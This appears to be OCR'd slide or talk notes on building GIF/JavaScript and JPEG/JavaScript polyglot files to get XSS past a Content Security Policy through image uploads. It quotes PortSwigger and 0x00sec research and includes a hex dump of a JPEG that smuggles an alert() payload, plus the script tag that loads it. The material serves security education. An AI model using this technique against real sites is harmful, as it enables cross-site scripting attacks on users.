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

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




https://www.darkrelay.com/post/account-takeover-vulnerability-in-chatgpt

https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf



POLYGLOT FRANKENSTEIN GIF/JS FILES FOR XSS



LIVE DEMO

YES IM GOING THERE

SO UNDER WHAT CONDITIONS?

An XSS Vector

In order to reference the uploaded Frankenstein file

Upload functionality

The file should only be checked for extension and mime type

If validity is checked, then we can only use **jpeg/gif**

A CSP without hash / nonces


If the CSP uses hashes then its game over. Only validified scripts can be referenced

Nonces is the same

A proper header

Since firefox / chrome won't allow referencing files as scripts without a proper content-type header.

application/octet-stream ✔ - image/gif ✕



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

Bypassing CSP using polyglot JPEGs

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```
FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 00 48 00 48 00 00
00 00 00 00 00 00 00 00....
FF FE 00 1C 2A 2F                                3D 61 6C 65 72
74 28 22 42 75 72                                70 20 72 6F 63
6B 73 2E 22 29 3B                                2F 2A


2A 2F 2F 2F FF D9

<script charset="                                ISO-8859-1"
src="http://ports                                wigger-labs.net/
polyglot/jpeg/xss                                .jg" ></script>

FF D8 FF E0 09 3A 4A 46 49 46 2F 2A
FF D8 FF E0 09 3A 4A 46 49 46 2F 2A 01 01 00 48 00 48 00 00
00 00 00 00 00 ... 2A 2F 3D 61 6C 65 72 74 28 22 42 75 72 70
```

James challenged me to see if it was possible to create a polyglot JavaScript/JPEG. Doing so would allow me to bypass CSP on almost any website that hosts user-uploaded images on the same domain. I gleefully took up the challenge and begun dissecting the format. The first four bytes are a valid non-ASCII JavaScript variable 0xFF 0xD8

https://portswigger.net/research/bypassing-csp-using-polyglot-jpegs



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GIF/Javascript Polyglots: Abusing GIFs, tags, and MIME types for evil

Web Hacking malware, polyglot

fraq 1 Jan '18

Note: This is a repost from my personal blog

GIF/Javascript Polyglots: Abusing GIFs, tags, and MIME types for evil

6 minute read

The backstory

Recently I saw a feature on a product I work on where we allowed hotlinking to arbitrary gifs without pulling them in, mangling, and then saving for our own use. Right away I thought, "Well this isn't wise" and set off to find ways to abuse it. The easiest and most obvious was to link to an image and then swap it out for a less savoury one later. Kid stuff, right? Let's do some real damage. Spoiler alert: I made a really cool thing but didn't get to weaponize it the way I wanted to.

After proving that I could swap out images with ease from a server I controlled, I started looking for ways to embed executable into the image, which is how I stumbled upon this idea of polyglots. In this context, a polyglot is something that is valid code in two or more languages. For our use case, we want a gif/javascript polyglot.

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https://0x00sec.org/t/gif-javascript-polyglots-abusing-gifs-tags-and-mime-types-for-evil/5088

PREDICTABLE GUIDS

